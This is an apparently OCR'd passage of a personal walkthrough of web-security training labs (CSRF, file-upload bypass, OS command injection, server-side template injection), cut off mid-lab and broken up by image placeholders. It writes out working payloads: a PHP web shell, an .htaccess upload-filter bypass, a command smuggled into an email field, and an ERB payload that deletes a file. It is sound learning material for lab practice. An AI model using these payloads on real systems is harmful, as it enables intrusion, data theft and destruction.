
1. Accessed the lab's **Exploit Server**.
2. Pasted the crafted HTML into the "Body" section.
3. Clicked **Store** to host the exploit.

Test the exploit

1. Clicked **View exploit** to test the exploit.
2. Verified that the email address was successfully changed.


Deliver the exploit to the victim


1. Finally, clicked **Deliver to victim** to send the exploit.
2. Waited for the lab to confirm that the challenge was solved.



7.Logging in and Initial Analysis

First, I logged in using the provided credentials (username: `wiener`, password: `peter`) and uploaded a random image as my avatar.
Next, I analyzed the **GET /files/avatars/<image_name>** request in *Burp Suite* under *Proxy > HTTP history*. I sent this request to the *Repeater* for further modifications.






Preparing a PHP Web Shell

On my local system, I created a file named `exploit.php` with the following content:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

This script was designed to read the contents of the `/home/carlos/secret` file.




Bypassing the Blacklist with `.htaccess`


When I attempted to upload the PHP shell, the server blocked it due to the `.php` extension.
To bypass this restriction, I performed the following steps:

1. Located the **POST /my-account/avatar** request in Burp Suite.
2. Modified the following fields:
    - Changed the **filename** field to `.htaccess`.
    - Changed the **Content-Type** header to `text/plain`.

Replaced the file contents with the following Apache directive:
`AddType application/x-httpd-php .shell`

    - This directive instructed the server to treat files with the `.shell` extension as PHP files.
3. After sending the request, I confirmed that the `.htaccess` file was successfully uploaded.





Uploading the PHP Shell with a `.shell.shell` Extension


After successfully uploading the `.htaccess` file with the following content:

```
AddType application/x-httpd-php .shell
```

I proceeded to upload my PHP web shell. However, instead of using the `shell` extension alone, I renamed the file to `shell.shell`.
In the **POST /my-account/avatar** request:
I updated the **filename** field to `shell.shell`.
The file contained the same PHP code:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

This modification ensured the server would correctly interpret the file as PHP when accessed.




Reading the Contents of the File

The uploaded `shell.shell` file was successfully accessible at the path `/files/avatars/shell.shell`.


I sent the following `GET` request to execute and retrieve the file's contents:

The **Response** returned the desired data:

`nOZBLnPfHyo2FzjZooOMgwWp7KjCcqHz`




This data was retrieved from the `/home/carlos/secret` file, confirming that my shell worked as intended.



8.Preparing to Intercept the Request

1. First, I configured **Burp Suite** to intercept and analyze HTTP requests:
    - I connected my browser to Burp Suite's proxy.
    - Enabled the intercept feature in Burp Suite.
2. I accessed the **Feedback** section of the lab website, which had input fields for `Name`, `Email`, and `Message`.
3. I filled out the fields with arbitrary data and clicked "Submit" to send the feedback request.



Injecting the Command in the Email Field

1. When the feedback request appeared in Burp Suite, I located the **email** parameter in the intercepted request.


I modified the value of the `email` field to include the following command:
bash


```
email=||whoami>/var/www/images/output.txt||
```

2.

- Here, the `whoami` command retrieves the username under which the application is running.
- The `>` operator redirects the output of the command to a file named `output.txt` in the writable directory `/var/www/images/`.

3.I forwarded the modified request in Burp Suite to execute the command on the server.





Retrieving the Command Output from the Writable Directory

1. To understand how files are loaded from the writable directory, I accessed one of the product images on the website.
2. I intercepted the image-loading request in Burp Suite and identified the **filename** parameter.

   I modified the `filename` parameter to point to the file where I had redirected the command's output:
   `filename=output.txt`

3. I forwarded the request, and in the server's response, I observed the output of the `whoami` command.
   - This confirmed that the application was running under the user, for example, `www-data`.

9.Basic server-side template injection

Understanding the Problem

In this lab, the goal was to exploit a **Server-Side Template Injection (SSTI)** vulnerability. I identified that the application used ERB (Embedded Ruby) templates and allowed user input to be passed to the `message` parameter, which was dynamically rendered on the page. My objective was to leverage this vulnerability to delete the `morale.txt` file located in Carlos's home directory.

Researching ERB Syntax

I studied the ERB documentation to understand how the template engine evaluates and executes Ruby code. I discovered that the syntax `<%= %>` evaluates any Ruby expression enclosed within it and renders the result. For example:

```
<%= 7*7 %>
```

This expression calculates the product and renders `49` on the page.

This confirmed that I could inject and execute Ruby code via the `message` parameter.

Testing for Vulnerability

To confirm the vulnerability, I created a simple payload to verify if ERB syntax was executed on the server.

Steps I Took:

1. Created a test payload: `<%= 7*7 %>`

Encoded the payload for safe use in the URL. The encoded payload was:
`<%25%3d+7*7+%25>`
Appended the payload to the `message` parameter in the URL:
`https://YOUR-LAB-ID.web-security-academy.net/?message=<%25%3d+7*7+%25>`

2. Loaded the URL in my browser.


Outcome:

The page displayed the result `49`, confirming that the application was vulnerable to SSTI.


Exploiting the Vulnerability

After confirming the vulnerability, I crafted a payload to execute system commands on the server. Using Ruby's `system()` method, I created a command to delete the target file.

Steps I Took:
Created the following payload:
`<%= system("rm /home/carlos/morale.txt") %>`
Encoded the payload for URL usage. The encoded version was:
`<%25+system("rm+/home/carlos/morale.txt")+%25>`



Appended this payload to the `message` parameter in the URL:
`https://YOUR-LAB-ID.web-security-academy.net/?message=<%25+system("rm+/home/carlos/morale.txt")+%25>`



1. Opened the URL in my browser to execute the command.

Verifying the Solution

After accessing the URL, the server executed the payload, successfully deleting the `morale.txt` file from Carlos's home directory. The lab confirmed that the task was completed.

10.Basic server-side template injection (code context)

Log in to the Account

First, I logged into my account using the provided credentials.

- **Username**: `wiener`
- **Password**: `peter`

After logging in, I accessed my account page and the comments section on blog posts.

Add a Comment on a Blog Post


I added a comment on one of the blog posts. Then, I noticed that in the "My Account" page, it is possible to choose how the author name appears next to comments—**full name**, **first name**, or **nickname**.

Analyze Traffic Using Burp Suite

Using **Burp Suite**, I intercepted the traffic and identified the following request:

- **Request**: `POST /my-account/change-blog-post-author-display`
- **Parameter**: `blog-post-author-display`


I forwarded this request to **Burp Repeater** for further analysis.



Test Injection

By reviewing the Tornado documentation, I learned that template expressions are enclosed in double curly braces: `{{someExpression}}`. I tested the parameter with the following input to check for server-side template injection (SSTI):

